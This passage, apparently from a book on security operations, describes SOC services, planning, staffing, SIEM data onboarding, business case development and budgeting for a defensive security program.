The SOC manager may be asked to assist with, or even run, a vulnerability management program. The SOC manager should be very cautious not to take on tasks the SOC may not be able to handle, such as developing and deploying a round-trip, full-scope vulnerability assessment/vulnerability management (VA/VM) program. You will want to work through the process of safely finding and notifying, tracking, and attempting to identify the system owner and custodian, and then gaining their support for remediating vulnerabilities in a timely manner. This can be a labor-intensive process. Further, an effective VA/VM program needs to be executed within the business context and concept layer, meaning that the focus of the program

should follow a business criticality model. These are all complexities of running a program that can really stretch a SOC.

Forensics/eDiscovery

Depending on the size of the SOC, forensic support may be conducted in-house, or the SOC may coordinate and support forensic examinations with a third party. eDiscovery within an organization often uses the same or similar tools, requires chain of custody during the collection of case-specific information, and involves analysis of the results of data collection. A key difference is that eDiscovery focuses on collecting search-specific information from live, in-use data and information repositories that are generated and used by people. Forensics goes deeper, examining system artifacts from the filesystem that show user intent to interact with files and data, malicious software residing in memory, or data deleted from disk.

Reporting

Reporting has many essential uses and stakeholders. For instance, you will run reports to support compliance requirements and IT General Controls monitoring, and you will run reports to support alarms, incidents, and other reporting requirements. Additionally, you may need to respond to ad hoc data requests.

Compliance, audit, and other regulatory functions often request a wide array of reporting. It is entirely possible that the SOC may need a half-time or full-time analyst dedicated to supporting compliance reporting.

Malware Analysis

If a SOC analyst can safely recover a malware sample, they may be inclined to perform some lightweight malware analysis using services such as Google Threat Intelligence (formerly VirusTotal), Microsoft Defender for Cloud, Hybrid Analysis, or Any.Run. That advice was useful 15 years ago and is no longer considered a best practice.

The better course of action is to run samples through either a closed sandboxing service such as Joe Sandbox or a sandbox tool integrated into the EDR platform. Another option is to use a local malware analysis engine built on Cuckoo Sandbox. The objective is to avoid informing the attacker—who is likely monitoring online services—that their malware has been found. Open online tools allow a user to upload a suspect binary, advise whether it is known bad, and provide varying levels of activity analysis, such as registry changes, new services, filesystem changes, IP addresses in use, or domain names looked up. If the analysis reveals something suspicious, the SOC analyst can take that operational intelligence and better search the security data. More complex reverse engineering beyond this cursory level is a very specialized skill and requires a dedicated environment.

A malware lab is a commonly provisioned tool. A low-cost system can be built using virtualization software such as Proxmox or VMware, scripting to build virtual machines (VMs), isolating the platform from the main network, and providing a standalone internet connection fronted by an NGFW in full monitor mode. As an alternative, a cloud service provider could be used to build out a VM, but be aware of two issues. First, implementing network security monitoring through packet capture is expensive, and as of the second half of 2025, only Amazon Web Services does this well. Second, leaving a malware VM running for an extended time can incur real costs.

Intrusion Detection

There are several detection systems that can be deployed on the network or on a host. These detection systems (Snort, Suricata, Zeek, PassiveDNS, etc.) all require care and feeding to ensure they are operating properly. Winning the budget to implement a network intrusion detection system (NIDS) platform without maintaining the ruleset isn't an optimal solution.

The primary commercial ruleset providers for Snort and Suricata as of 2026 are Cisco Talos (Snort VRT/subscriber rules) and Proofpoint's Emerging Threats (ET Pro rules). There is also the Snort registered ruleset as a no-

cost option with a 30-day delay, along with the subscriber community rules available from Snort.org.

Alert Notification Refinement and Improvement

For alarm conditions that are deemed valid, create a relevant and informative notification with sufficient supporting information for the recipient(s).

This service is often fed by analysts who identify issues with alerts, incident responders who find and correct issues during an incident, a security analytics team, or a cyber threat intelligence (CTI) function finding new and unique patterns of activity that can be integrated into and improve the SIEM.

Network Security Monitoring

Network Security Monitoring (NSM) is the collection, detection, analysis, and escalation of indications and warnings, based on network-level data, that indicate an intrusion. One of the best low- to no-cost options for NSM is Zeek.

Zeek is a powerful open source NSM framework. It can be deployed with SPAN/mirror ports or network taps to passively monitor and analyze network traffic at the application layer. Zeek produces rich, structured logs and enables custom detection and hunting via a domain-specific scripting language. It's designed for high-performance deployments and deep protocol visibility, has more than 50 application-level analyzers, and can also carve files out of network traffic for downstream analysis.

Next-generation firewalls such as Cisco ASA, Palo Alto Strata, and Fortinet are also capable of analyzing application-level traffic, often inspecting thousands of applications. These systems need to be implemented as a gateway device to support network packet "break and inspect." Some platforms also support pushing decrypted traffic out a specific LAN port, which can, in turn, be directed to an NSM platform.

Threat Hunting

Threat hunting is a proactive process that inherently assumes there is some form of intrusion or breach. Threat hunting begins with generating a hypothesis of compromise and then tests that hypothesis. It includes systematic reviews of flows, account activity, and event data, both from a longitudinal perspective and in the aggregate. Threat hunting seeks to detect security threats, intrusions, misuse, and breaches by data mining.

Chapter 8 is dedicated to the topic of threat hunting.

Platform Health Monitoring

You will need to monitor SIEM dashboards and the alert stream, reviewing and acting on alerts in priority order. Additionally, it's important to monitor the SIEM platform itself and other supporting data sources to detect issues and work with data custodians to ensure data survivability. Keep platform definitions (assets, networks, privileged users, alarms, etc.) up-to-date as the environment changes. This includes maintaining source data availability and quality by checking that events are parsed correctly and by creating new or refined alarms. Table 1-4 shows a SIPOC diagram for a platform monitoring service.

Table 1-4. SecOps platform health monitoring SIPOC diagram

Suppliers	Inputs	Process steps	Outputs
Log source systems (network, endpoint, cloud) through a platform Data custodians/system owners IT infrastructure teams Configuration management database (CMDB) and asset management systems Network operations center (NOC) Identity and access management (IAM) Parsing/normalization engines	Raw event logs and data streams SIEM platform metrics (CPU, memory, storage) Data source health status Parser performance Metrics Asset data, network configuration data User privilege definitions Alert queue status Data ingestion rates	1. Monitor dashboards and streams. 2. Review SIEM dashboards and alert queues, and prioritize actions. 3. Conduct platform health assessment. 4. Check system resources, data ingestion rates, and storage. 5. Validate data quality. 6. Verify event parsing, normalize logs, and identify gaps.	Platform health reports Data quality metrics Updated asset definitions Refined network boundaries Current privileged user lists Optimized alarm rules Custom dashboard updates Parser configuration changes Data source status reports Event coverage gap

Suppliers	Inputs	Process steps	Outputs
	Event format specifications Platform error logs	7. Coordinate the data custodian. 8. Engage data owners for source issues and ensure survivability. 9. Conduct definition management. 10. Update assets, networks, privileged users, and alarm rules. 11. Conduct alarm refinement. 12. Create/tune alarms, reduce false positives, and optimize detection.	analysis

The platform health monitoring service offering delivers different values to different customers. Here are some examples:

SOC leadership

: Platform uptime and reliability metrics, data quality assurance reports, resource utilization insights, and budget planning/forecast support

Platform technology owners

: Current asset/network definitions, data source health status, and parsing and integration feedback

Application owners

: Accurate custom dashboard data, event coverage validation, and optimized alarm configurations specific to their respective platforms

Cyber Threat Intelligence

Cyber threat intelligence (CTI) is the analysis of adversaries, their capabilities, and their motivations, including how the adversaries use the cyber domain to accomplish their goals and objectives. There are CTI producers who generate CTI feeds of structured IoCs, delivered through a variety of means (discussed in "Threat Intelligence Feed Integration"). A second type of producer provides reporting and analysis of the cyber domain that your organization can leverage. When considering CTI, you should use multiple sources. Not all CTI sources are the same or offer the same degree of coverage, nor do all processes require the same degree of automation.

CTI, in my view, also includes understanding software vulnerabilities and ready-made attacker capabilities. For example, what new Metasploit exploits were added this week? (Metasploit makes the process of exploiting vulnerabilities significantly easier because exploits are encapsulated into reusable code.) As another example, how quickly does a new exploit appear after a vulnerability is announced in a technology you depend on? You can build awareness of the threat landscape by keeping aware of attack tools,

vendor announcements, and postings from major vendors in the IR community, such as Palo Alto, SentinelOne, Proofpoint, Microsoft, SANS, Trustwave, IANS, and Carbon Black; well-respected vendors such as TrustedSec and BHIS; and annual reports such as the *Verizon DBIR*. This awareness will allow you to shape a very low-cost CTI program and then make a purchase decision as you gain an understanding of what CTI is.

A CTI request for information (RFI) is a process in which a request is made of an intel provider for specific analysis relevant to your organization. RFIs can be very formal or informal, such as a request made to an external provider. The CTI analyst should receive the request and evaluate the landscape to learn what threats are in play. The objective is to help the organization make better cyber-focused decisions.

CTI can also be developed internally. As incidents progress, IoCs are generated. These are pieces of trace data that are directly related to an attack and can be used to sweep the network, drive retrospective threat hunting, or build better detections; can be incorporated into blocking capabilities; and can be shared with the community at large. Table 1-5 presents an example SIPOC for a CTI function.

Table 1-5. CTI SIPOC diagram

Suppliers	Inputs	Process steps	Outputs	Cust
Threat intel services ISAC Domain tools Infoblox Recorded future anomaly VirusTotal MISP OpenCTI Vendor CTI (TrustWave, Palo Alto, CrowdStrike) Internal telemetry owners (EDR, SIEM, network) Legal/privacy	Reports from CTI providers and EDR vendors CTI feed delivery via STIX/TAXII, CSV, or JSON IoC lists Threat reports Raw telemetry enrichment data (WHOIS, GeoIP, passive DNS) Legal constraints	1. Ingest and normalize. 2. Validate and score IoCs. 3. Enrich and correlate with telemetry. 4. Triage and analyze the investigation. 5. Produce intelligence products. 6. Operationalize detections and watchlists.	Validated IoCs for threat hunting, blocking Tactical watchlists Detection rules and signatures Strategic threat reports Alerts and advisories Intelligence packages (STIX) ISAC Exchange	SOC Incid respo Dete engir CISC IT op Exter partn ISAC mem

Threat Intelligence Feed Integration

Threat intelligence feed integration is the process of carefully selecting and bringing threat intelligence feeds from a producer into the system. This improves alerting by better identifying suspect or malicious sources, destinations, domains, and other patterns. Historically, a feed might have been a list of indicators, reports, or feedback from a security point solution provider performing a service for your organization.

Today, numerous online providers offer API access for highly directed questions about a data element because providing that intelligence through a list distribution mechanism is more difficult. A few organizations, such as Infoblox and DomainTools, have vast databases of domain names and extensive background on how a given domain name is involved in a cyberattack. In contrast, reports from a managed service, such as an email filtering platform, can be used by the SOC to keep up-to-date on adversary messaging tactics. For example, many messaging platform providers can generate a monthly report of lures directed against your organization, what is being seen in your industry, or the adversary "flavor of the month" for remote access tool usage. There are several ways to measure a given CTI feed, including accuracy (usually measured by false positive rate), timeliness of indicators, additional value-add context, and how consumable the feed is.

Threat intel sources and the information they provide should be included on the detection road map.

Policy and Procedure Support

Many monitoring controls and capabilities should tie directly to established policies and procedures (PnPs). As use cases are implemented, ensure that there is a clear tie-in to how the SOC will support PnP enforcement. As this service area matures, standard operating procedures (SOPs) should be written to define how the SOC will properly engage with the user, supervisor, HR, and Legal in response to PnP violations.

Internal Training

Iron must sharpen iron, so the SOC management team must ensure that as the SOC changes, the line staff are trained and kept current. For example, as a new data source is integrated into the SOC, all members need to be briefed on the data source and how to use it properly.

SOC Project Planning Outline

This section presents a condensed outline for planning a SOC based on the PMI PMBOK.[2] Do not shy away from using the PMBOK because people say "project management is not useful; we can just install the platform" or "it's just not that hard." A solid project manager who understands how to drive a project to completion on time, cultivates stakeholder engagement, and does this within budget is a tremendous ally for anyone building a SOC or implementing a SIEM. This section provides a "just the facts" discussion on SOC and SIEM planning. As you read through this section, many of the statements will become elements on a project plan as a "plan the item, conduct the item" line-item entry.

SOC Business Case

A SOC can easily be a multimillion-dollar expense for an organization. This section offers the thought processes, a macro-level work breakdown structure, and an outline that you can use.

As you develop the business case, conduct research, and think through the process, you will need to focus on understanding the organization's needs and how the SOC can support its goals and objectives and successfully protect them. To do this, you will need to:

- Understand the organizational need for a SOC, which means understanding your organization's goals and objectives. By articulating how the SOC protects what the organization produces, sells, or provides to others in the form of services, the SOC will

have more credibility, be relevant to the business, and better support your organization's mission statement.

- Understand the business problem(s) the SOC needs to address and value chain resources the SOC needs to monitor. You may need a more compliance-focused SOC, a tactical SOC, an incident-focused SOC, or, most likely, some combination of these. The SOC will monitor several components of the value chain in addition to general IT resources. A SOC that intelligently targets the value chain for monitoring will be more successful and more relevant to the business.
- Identify the SOC sponsor. The sponsor may have an uphill struggle to initiate, build, and deploy the SOC. The SOC manager must ensure that sponsorship is well maintained. The consumer of a given SOC service should need and want that service, not have it dumped in their lap. Other operational roles will need to be well staffed. Evaluators and regulators are examples of external stakeholders. These roles will be staffed by auditors with varying skill levels who are attempting to measure and report on risk and the degree of compliance within the organization. Understanding the questions stakeholders are likely to ask will inform use cases, reporting, and data sources that should be implemented and reported to the SIEM platform.
- Ensure there is an actual need for a SOC and its supporting logging infrastructure. Be ready to articulate that need and explain how the staff and technical capabilities meet it. Here, you should develop a formal business case. Be prepared to justify the staff, resources, access, and software needed to build a SOC.
- Develop a problem statement. In a cyber defense and SOC context, a problem statement is a concise description of a security state, the ability to detect and respond to incidents, or a capability gap that needs addressing. It identifies the gap between the current security posture and the desired, more resilient state while clarifying the

impact of the problem and setting clear, measurable goals for resolution.

- Develop a key security state architecture and an understanding that explains how you will go from the "as is" or current state to the "to be" or future state. This understanding is technical in nature and corresponds to various use cases and monitoring needs from the traditional IT perspective. Wherever possible, connect a security state monitoring capability with a value chain component and the IT General Controls program. Refer to the most applicable standard for your industry, such as ISO 27001 or NIST SP 800-53 Rev. 5.

Business Case, Charter, and Project Plan

This process will likely require two to eight months of effort. Research and write the key sections, identify the key inputs and outputs per phase per the PMBOK, and define who will support each project section. At a high level, here are the main sections of the project charter that need to be defined:

- Define organizational ownership, responsibility, and SOC location. Attempt to locate a physical space that will accommodate twice the headcount you expect in year one so that you don't have to move in year three.
- Identify the key roles for the SOC: architect, engineer, analyst, manager, customer,[3] sponsor,[4] and stakeholder.[5] Several of these are nearly identical to the roles defined by PMI's PMBOK.
- Identify the relevant policy, procedure, and governance (PPG) in place or new PnPs that need to be written and adopted. Review the existing PPG and determine whether it supports the SOC. Ensure that the SOC function is integrated into IT processes, particularly new application acquisition, server provisioning, and change management processes. The SOC will also need to consume the forward schedule of changes, maintenance window updates, and

notifications that changes were successful.[6] As a monitoring service, the SOC team needs to know about changes so that it doesn't overreact to change failures or other OS and application changes that may seem suspicious.

- Document necessary staffing levels, training, and educational processes. Start by concretely planning for the first year. Once that's done, develop a three-year plan and assume above-average turnover. SOC analysts are in high demand, and incident response tends to burn people out. Note that a SOC of one person isn't a SOC. Often it is a highly motivated person who performs heroic acts and will eventually burn out, or a single person running a SIEM.
- For a 9-to-5 model, you may be able to do well with two full-time and two part-time people. If you are planning for 7/24/365 coverage, you will need a minimum of 12 people, with 1 manager for the day shift and at least 2 strong leads for the other shifts, for best coverage. These models also involve the complexity of how shift work is designed and staffed. You may also be able to partially or fully "follow the sun": if you have operations in Europe and North America, you can gain significant coverage by starting Europe at 7 a.m. their time.
- Conduct a current data source survey. Identify the data sources, logging configuration, assets, applications, application-to-server and data store mapping, data or logging suitability for the SOC, and anticipated volume along with storage requirements. You should not assume that every candidate data source is well instrumented or has the level of auditing your SOC will need. As you prepare your data source survey, preserve vendor and product documentation that describes how the logs work and what their values mean. You will need this detail later. During this process, inventory how each data source can provide information to a future SIEM: syslog (UDP or TCP), file write, database table, SNMP

traps, and so on. Some data sources are very narrow, meaning that the average event is 120 characters. In contrast, NGFW and cloud IAM logs are very wide because of the sheer number of fields and the physical delivery format when they arrive as JSON or XML.

- Determine or model how many endpoints and users there are likely to be in the near (three-year) and, if possible, five-year horizons. These counts will help you estimate data volumes, event velocity, and storage requirements.

Business Case Outline

If you have never developed a business case, here is an outline specific to supporting a SOC:

1. Executive summary
    a. Cover the purpose or "why" of a SOC. Benefits include faster detection, reduced dwell time, regulatory alignment, and improved incident response.
    b. This is a high-risk ask, so be as sharp and concise as you can when you discuss budget, timeline, and decision points.
    c. Two key acronyms may be helpful: Bottom Line Up Front (BLUF) and Specific, Measurable, Achievable, Relevant, and Time-bound (SMART).
2. Problem statement and risk assessment
    a. Describe the current state. Include four to seven measures directly tied to the business case, such as volume of alerts, mean time to detect (MTTD), mean time to respond (MTTR), and significant coverage gaps.
    b. Discuss business impact factors. Examples include potential revenue loss, compliance fines (and be specific

here, tying them to a contract, market, or division), brand damage, and operational disruption.

3. Objectives and scope

    a. Your primary objective should be to define the monitoring schedule. Consider a 6-day/12-hour model and then define 24/7 coverage. You may secure funding for 6/12 more easily than for 7/24, and it takes significant work to reach a functional 24/7 model.

    b. Scope options include in-house SOC, comanaged, MSSP, or hybrid. If you are using a third party, you may get questions about who does what.

    c. Service options include SIEM, SOAR, EDR, threat intelligence, forensics, and more.

4. Benefits and value proposition

    a. Quantifiable benefits include reduced MTTD/MTTR, fewer successful breaches, reduced dwell time, lower incident costs, and potential insurance premium reductions.

    b. Operational benefits include centralized visibility, automated playbooks, and consistent incident handling.

    c. Strategic benefits include faster recovery, improved customer trust, and regulatory readiness.

5. Cost estimate and ROI

    a. Cost categories include people (analysts, managers), technology (SIEM, SOAR, EDR), facilities, training, and ongoing threat intelligence.

    b. Business cases typically include ROI and break-even analysis. Most security projects take a cost-avoidance

approach, as they are not profit centers, so this may prove more speculative or difficult to develop.

6. Implementation road map

    a. Business cases usually outline a road map, often in table or bulleted form. The degree of road map planning is highly dependent on the formal nature of your organization. Time invested in a road map will go a long way toward developing the work breakdown structure (WBS) of an actual project plan, if your business case is approved.

    b. Phase 1 includes designing services, selecting tools, and conducting a pilot.

    c. Phase 2 includes creating an outline of data source onboarding (described in "Environmental Data Inventory Survey (EDIS) and Planning").

    d. Phase 3 comprises building, integrating, hiring, and training a team.

    e. Phase 4 includes operating, tuning, and measuring the system.

    f. Milestones include SIEM ingest, a playbook library, and 24/7 coverage.

7. SOC governance and KPIs

    a. Governance consists of roles, escalation paths, SLAs, and other factors that define how the SOC will operate.

    b. Each defined service should include specific KPIs. Examples include alerts triaged per day, MTTD, MTTR, false positive rate, incidents contained, and time to containment.

c. Weekly operational reports and monthly or quarterly executive reports may be necessary. If the SOC is using a third party, ensure the business case covers how the organization will manage that contract.

8. Risk and mitigation over three to five years

    a. A solid business case will discuss risks and how to counter them. One piece of advice: do not use this section to express fear, uncertainty, and doubt (FUD), which is a disinformation tactic. Avoid this at all costs. Make a point of clearly stating assumptions in your analysis.

    b. Risks include a talent shortage, tool sprawl, data survivability, integration complexity, staff turnover, and the tempo of adversary operations specific to your industry.

    c. Mitigations typically include comanaged models, phased rollouts, automation to reduce manual triage, and staff augmentation.

Environmental Data Inventory Survey (EDIS) and Planning

Not only do you need source operating system data, but you also need metadata about the network, organization, users, applications, and a mapping of the business processes that depend on the organization's applications. This is known as an environmental data and inventory survey (EDIS). EDIS begins with developing an inventory of major business processes along with the business process owner.[7] From there, define the applications that enable those processes and then the servers that support the applications, similar to BIA, BCP, and DRP planning. The difference with SOC/SIEM-focused EDIS is the depth of information. BIA, BCP, and DRP are focused on bringing an application, data, and servers back into service, whereas SOC/SIEM is focused on enabling monitoring,

understanding who to contact for an incident, establishing baselines, and being able to rapidly investigate an incident. Both processes collect similar datasets and can complement each other. Data includes users and their demographics, network maps, address ranges, applications in use, application-to-server mappings, application-to-RDBMS (or other data storage) mappings, input/output streams, web services that the application uses, and the overall organization chart. Many of these data sources will provide information to the SOC and the SIEM through automation, so ensure you obtain at least read-only credentials for the systems that house this information, such as a configuration management database (CMDB).

Data onboarding is a multistep process and is critical to detection engineering. The following steps assume that the data owner has agreed to provide data to the SIEM:

1. Determine the most reliable and practical log transport method for data to be delivered to the SIEM.
2. Confirm the date/time format from the source, whether it can be delivered in UTC, and the actual date format (e.g., YY/M/D or M/D/YY).
3. Match the data to a parser or extractor.
4. Review field-based inbound data to ensure it will be viable and usable.
5. Determine useful field enrichments.
6. Build out the use cases. At the project plan level, you need only a list of use cases by data source or an estimate of the count. Prioritize data source ingestion based on use cases. If onboarding checks out, proceed with full use case development and SecOps response patterns.
7. Acquire a representative sample, assess it for fit, and review different event types to ensure use cases can be satisfied.

8. Establish retention parameters. Estimate volumes, storage requirements, and retention requirements, and assess the sensitivity of the data to determine access control requirements.
9. Validate data sensitivity. It is vital to determine whether regulated fields, such as the ePHI designated record set or other sensitive data, is present.
10. Onboard the given data source, monitor volume, and develop data survivability monitoring. The objective is to detect, as rapidly as possible, if the data source has stopped reporting within an acceptable period. For a firewall, that may be five seconds. For a back office application, it may be 60 minutes from 7 a.m. to 10 p.m. Monday through Friday. For a frequently used SaaS application, it may be 15 minutes.
11. Assess for refinement and filter out conditions that have no security value.
12. Begin use case development. In parallel, initiate updates to SOC playbooks to support new use cases.
13. Develop a data field dictionary and design and deliver SOC training so staff understand how to use data on a day-to-day basis.
14. Ensure that your data provider understands that if there will be a system change for the source system, the SecOps team needs to quickly detect any problem with data delivery and field format so the SOC can be ready to respond to the change.

Project management and EDIS steps

Following are the major steps for the EDIS process from a project management perspective:

1. Identify and develop an inventory of major business processes and departments. The objective is to understand what data sources and use cases need to be created to monitor and defend these processes.

Note that this information may be readily available from a BCP and DRP plan.

2. Review the asset and network attributes necessary to best populate the target SIEM to maximize the data collection process.
3. Identify the applications that support business processes, along with the data owner and system custodians. From there, document an application-to-server model and thus the inventory of technologies in use. In many SIEM platforms, this relationship will be implemented in an asset model, which supports more accurate alarm rule development.
4. Develop an inventory of every security-focused or IT support technology. Following is a sample list:
    - Network devices such as firewalls, IDS, VPN, DNS, DHCP, NAC, WiFi, WIDS, and switch logs.
    - Technology support systems including mobile device tracking, antivirus, EDR (alerts), a vulnerability scanner, a password management system, a web proxy, email, a virtualization platform, and database systems.
    - Windows-focused event logs, such as the Application, Security, System, and Sysmon operational log. Note that as a subproject, the SOC implementation may need to spin up a separate project to implement WEC/WEF.
    - Application logs. These usually require a database query or some other method of data collection.
    - Other relevant tools, such as an email security tool, insider threat tool, and system backup logs.
5. With the list of applications and security technologies, create a line item for each in the project plan.

6. Estimate the number of hours needed to incorporate the data source for the use cases; these items will be expanded in a subsequent phase, following the progressive elaboration model. Progressive elaboration is the PMBOK concept that project details become clearer and more refined over time as more information is discovered, allowing the team to iteratively develop and improve the project plan.
7. Include a project-specific line item to develop a briefing for the SOC team that explains each data source's field set and field values.
8. Build your SOC metrics, as defined in Chapter 3.

For each of the identified data sources, you will need these planning and implementation elements:

1. Determine how the data source will be collected. Consult "Collect Essential Data Sources Using Your Data Onboarding Plan" for more information on SIEM data collection methods.
2. Review the current auditing and logging configuration for fit.
3. Estimate, to the extent possible, the volume of data. For this point, try to obtain an average daily volume over at least a five-week period, which should catch any surges that naturally occur across a month's boundary.
4. Determine whether data can be trimmed; review the data to find out whether there are low- to no-value records provided by the data source that can be pruned or dropped at either the collection point or the arrival point.
5. Inventory the data fields from the data source and develop an internal SOC training program so that all SOC staff understand the data source.

6. As needed, implement the necessary change control to configure the data source to report to the SIEM.

SIEM technology provisioning

Plan the technology provisioning process to support the SIEM and other identified SOC services. Plan for twice the data you think you will need in year one:

Hardware

Include disk and disk controller architecture, influenced by logging requirements and the SIEM platform.

Virtualization layer

Modern virtualization technology makes virtualizing your SIEM a very attractive option. When considering this option, it is critical to articulate the data speeds in terms of IOPS necessary for databases and/or data storage; don't assume that this will be handled by your infrastructure team.

Log storage architecture, scripting, and long-term storage requirements

For long-term storage, you need space over speed, because you rarely go back to data beyond a 90-day threshold. Reliable, safe, and large long-term storage is more important than blazing speeds. Blazing speed is only needed for the past three to seven days' worth of logs. For cloud-supported log storage, determine the "hot, warm, cold" model specific to the platform so that you can budget this recurring expense.

SIEM and supporting software

Most major vendors have their own predefined project plans for implementing their software, which you should leverage to the fullest.

Budget process

A SIEM is a major enterprise-wide application and deserves the same budgetary rigor as any enterprise project. This means building a first-year model to get started, a three-year projection, and then a five-year projection model. A significant component of the budget development process is developing the total cost of ownership model. You will need to know your organization's technology refresh mode to plan for system replacement. You should assume 50% log storage growth year after year.

Application and IT resource data provisioning and possible development

This phase is where you will design how each application and data source will be integrated into the SOC and SIEM. It usually involves significant custom development efforts. Each data source brings its own capabilities and will need some form of alert support.

To make this process work well, find the gaps in the security posture of your organization and work to quantify risks. To get this done, find your risk management subject matter expert (SME) or point of contact (POC) and partner with them.

Build your hybrid log architecture, source data collection delivery, and SIEM and logging deployment plan. More information is provided in Chapter 14. Briefly:

1. Perform software and vendor selection based on a scoring model built from use cases that correlate to your business model, unique data sources, ability to integrate with cloud and SaaS solutions, understanding of your compliance requirements, and the overall cybersecurity program.
2. Review the auditing stance and build out the events-per-second (EPS) rating for each of the systems in the environment that will provide data. Then plan for a 50% increase so that your solution can weather an "event storm." It's critical to determine the EPS after the source system's auditing level has been configured!

3. Provision the hardware and storage platform and implement the operating system and SIEM software.
4. Monitor your data feeds, reporting, and system response time.
5. Build your data integration plan for commodity sources and carefully select customized sources. For example, an ERP application is not likely to be supported out of the box. To pull data, you will likely need to implement auditing in the ERP system itself, develop a database query against an audit table, test the query, develop a method to archive current data to a historical table, and monitor to ensure that the query process has minimal system impact.

Use cases

There are chapters in this book on building out use cases. Review that material and compare it against the use cases in your chosen platform. Then do the following:

1. Plan how to implement the vendor-defined use cases, as these should provide baseline coverage.
2. Forecast the effort required and the data sources needed to implement your own custom use case.
3. Prioritize implementation so that you will have project measurements that support defining earned value.

Response processes

Response processes are enabled by the variety of data arriving, the applications and business processes in scope, and the requirements you establish.

Response processes will be driven by your security program and the applicable standard you are following. This part of the planning process should answer incident resolution questions such as “When we get condition A from system B, what does the analyst do, and what data is

necessary for the system custodian to resolve the incident?" In effect, the process of pulling data into a SIEM will provide the SOC function with dozens of scenarios that need to be worked through. As you build these processes, ensure that you are outcome focused—what objective needs to be achieved when security condition X, Y, or Z presents itself?

Continuous training program

Training is constant. SOC skills need to advance as the attacker's skill and determination advance. Ensure that there is a budget for at least two tiers of education. Provide premium education for the more senior tier and develop on-the-job (OTJ) training for the junior tier. OTJ should consist of knowledge transfer, short courses, and job skills education. Investigate your local community college workforce education program and capabilities in this area.

There are several open source or very low-cost options. Consider ENISA, SecurityTube, local BSides conferences, and the annual Security Onion conference as less expensive education options.

Collect Essential Data Sources Using Your Data Onboarding Plan

There are many baseline systems that need to be monitored because they support compliance and represent key data sources you will need in an incident. This is part of the EDIS process. Each data source is likely to need its own onboarding plan, and you may have the same data delivered in two different ways. At an absolute minimum, the information systems and data sources to collect are:

- DNS activity, with a focus on internal-to-external activity first and foremost.
- Windows Domain Controller core logs: Application, Security, System, PowerShell, and Sysmon operational event logs.

- Most, if not all, Windows member servers with at least the Security and Sysmon logs.
- The cloud identify and access management platform (Okta, PingID, Entra ID, etc.).
- The account life cycle, process execution, and presence indicators from workstations. This is best accomplished using either a native collection agent or Windows Event Forwarding and event subscriptions, which is a built-in capability in Windows and prevents the need to deploy yet another agent.
- The email filtering platform.
- The perimeter firewall. At a minimum, collect any outbound denies, accept and deny traffic to the DMZ, and platform changes. If you have capacity, collect outbound accept events as well, provided you cannot obtain a better data source for the communication flow. For example, if you have a proxy, you can consider not recording firewall data to and from the proxy if you obtain the proxy logs. Proxy logs are superior to firewall logs, as they are application aware and user attributable, whereas firewall data is not usually user attributable.
- Database account activity and account management.
- For Linux, at a minimum, sudo, auth, and authpriv logs for all systems. Don’t take no for an answer.
- Antivirus centralized console data.
- EDR alert events.
- Forward (outbound) proxy data. For the proxy, validate that the system records the user agent, referrer, URI query string, and allow/deny decision. If the proxy understands the site type, that is also useful.

- Document editing “in the cloud,” such as Google GSuite or Office 365; specifically, who touched which file and how.
- Shared storage filesystem activity, as in who touched which file and how for user- and process-exposed shares.
- VPN activity.
- DHCP transactions.
- Network device authentication, which usually arrives through RADIUS or TACACS+. Also include network change detection, which usually comes from syslog events.

Once you add your own must-have items to this list, your next task is to obtain the daily data volume for each source. Volume has three factors: events per day, average event width, and typical peak or spike times. From there, you can estimate the capacity you will need for your platform.

Useful MBA Concepts: Value Chain, SWOT, and PESTL

There are several business management concepts that help when designing, planning, and building a SOC: the value chain, strengths, weaknesses, opportunities, and threats (SWOT); and PESTL.

The value chain tie-in

One concept that IT people don’t often understand or embrace is the business value chain. The value chain is the set of activities that take inputs and convert them into outputs that bring a valuable service or product to a specific market. Value chains consist of resource generators, inbound logistics, manufacturing or service operations, marketing, outbound logistics or service delivery, and after-sale service and support operations. Today, there are very few aspects of the value chain that aren’t dependent on some form of information technology, whether on premises or delivered as a SaaS solution, all of which must be monitored and fully secured under an IT general controls program.

For the SOC, and IT in general, to be relevant to and communicate with the business, they must understand how the business speaks and the business's context and concept of operations. Formally, a value chain should create some form of competitive advantage in the market.

The DR/BCP team can be very useful in identifying critical services.

SWOT analysis

SWOT is a strategic planning technique used to help an organization identify its strengths, weaknesses, opportunities, and threats; every manager should understand it and be prepared to use it in strategic planning exercises. Building a SOC is an internal business venture that is affected by both internal and external pressures. SWOT analysis will improve your business case for your SOC, help you plan, and, if done well, can help identify adversaries that may launch attacks against the organization. Table 1-6 is a very brief example to give you an idea what a SWOT analysis for a SOC project could look like.

Table 1-6. An example SWOT analysis

	Traditional business management	Security operations example
S	Characteristics of the organization that provide advantage over others	Technical controls and monitoring capabilities; strong perimeter controls; policy and procedure in place and followed; valuable IP in place is protected (and targeted)
W	Characteristics that place the organization at a disadvantage to others (competing projects)	Moderate funding; limited staff and skills; volume and quality of log data; some log sources or logging capability missing from critical applications
O	Items in the business environment that can be exploited (not necessarily a technical exploit)	Improving security software; ability to implement awareness training; local university with a cyber program; current VA program that is semistructured

	Traditional business management	Security operations example
T	Items that can cause trouble or thwart the project	Increasing stealthiness of malware; trusted insider who can defeat controls (accidentally or as disgruntled actors); ownership and resistance to responding to alerts; high expectations from management to “find the bad guy”

PESTL analysis

The political, economic, sociocultural, technological, and legal (PESTL) analysis is a framework of the macroeconomic and macro-environmental factors affecting the organization. It is used by strategic management, marketing, and business development teams that need a solid understanding of how the organization will perform given a particular business venture. PESTL analysis will help SOC planning along two dimensions: the change and pace of technology that the organization consumes or produces, and the legislative or regulatory environment in which the organization operates and has a presence that requires monitoring.

Funding the SOC

Always remember that an organization has a specific mission or goal, and it articulates a set of objectives to achieve that goal in a mission statement. Since the SOC team is rarely a profit center, it should ensure that funding requests are aligned to the organization and with the applications that enable the business. Most organizations spend 2% to 6% on IT, and of that, cyber is 5% or more of the IT budget on average in the United States.[8]

Understand the App Stack

The SOC leadership team needs to understand how the organization is funded by its value chain and, in turn, how much of the IT spend the SOC may receive in both capital expense (CapEx) and operational expense (OpEx). Practically, this means that your team needs an inventory of the business applications by their criticality, and then a map of the servers, databases, storage, and network connections that enable and support these applications. With this model in mind, you can then work to align your monitoring controls, capabilities, and instrumentation to support the availability, integrity, and security of those applications. Your DRP/BCP team can be highly valuable, as it has a criticality-based view of the application stack. If you don't have a DRP/BCP team, build the application inventory yourself with the intention that the work can be used for SecOps and will assist IT when there is a need for a recovery event.

